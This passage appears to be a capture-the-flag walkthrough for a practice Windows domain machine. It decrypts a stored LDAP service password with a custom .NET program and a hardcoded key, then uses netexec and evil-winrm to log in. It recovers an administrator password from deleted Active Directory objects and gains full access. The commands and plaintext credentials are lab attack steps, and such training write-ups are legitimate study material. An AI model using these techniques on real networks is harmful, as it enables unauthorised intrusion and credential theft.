
another way is to take a decryption code create your own dotnet project and then run it go get password, to do that first get the encrypted password string from database
sqlite3 Audit.db
and then to list tables
sqlite> .tables
#to select data from LDAP table
sqlite> select * from Ldap;
#to confirm that 3rd column is contains password we need to check column name
sqlite> PRAGMA table_info(ldap);
great, now on windows host open cmd (make sure you’ve already installed dotnet in you machine)
to create new console app
dotnet new console -n CascAuditAppthis will create new folder, move the CascCrypto.dll to that folder and edit Program.cs and paste below code
using System;using CascCrypto;
public class Program{    public static void Main()    {        string text = "BQO5l5Kj9MdErXx6Q6AGOw==";        string password = Crypto.DecryptString(text, "c4scadek3y654321");        Console.WriteLine("Plain Text Password " + password);    }}
and we need to provide the CasCrypto.dll reference in CascCryptoApp.csproj
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>    <OutputType>Exe</OutputType>    <TargetFramework>net9.0</TargetFramework>    <ImplicitUsings>enable</ImplicitUsings>    <Nullable>enable</Nullable>  </PropertyGroup>
  <ItemGroup>    <Reference Include="CascCrypto">      <HintPath>CascCrypto.dll</HintPath>    </Reference>  </ItemGroup>
</Project>
now run the dotnet build to build it and then dotnet run to run dotnet run

and we got our plaintext password, for ArkSvc
i used netexec to check if the user has winrm access or not
sudo nxc winrm 10.10.10.182 -u ArkSvc -p 'w3lc0meFr31nd'
and yeah we got the winrm access, let’s use evil-winrm to login to target machine
evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd
after gaining access as arksvc, i tried to check the group membership of the user

as we noticed earlier that the tempadmin was removed and was using default administrator’s password as per https://github.com/ivanversluis/pentest-hacktricks/blob/master/windows/active-directory-methodology/privileged-accounts-and-token-privileges.md#ad-recycle-bin
This group gives you permission to read deleted AD object. Something juicy information can be found in there
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
we found the encoded password, and as the Email was saying the TempAdmin account is using default administrator’s password
echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
i checked this password against the Administrator user
sudo nxc winrm 10.10.10.182 -u Administrator -p 'baCT3r1aN00dles'

Bingo~~, let’s login using the creds
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles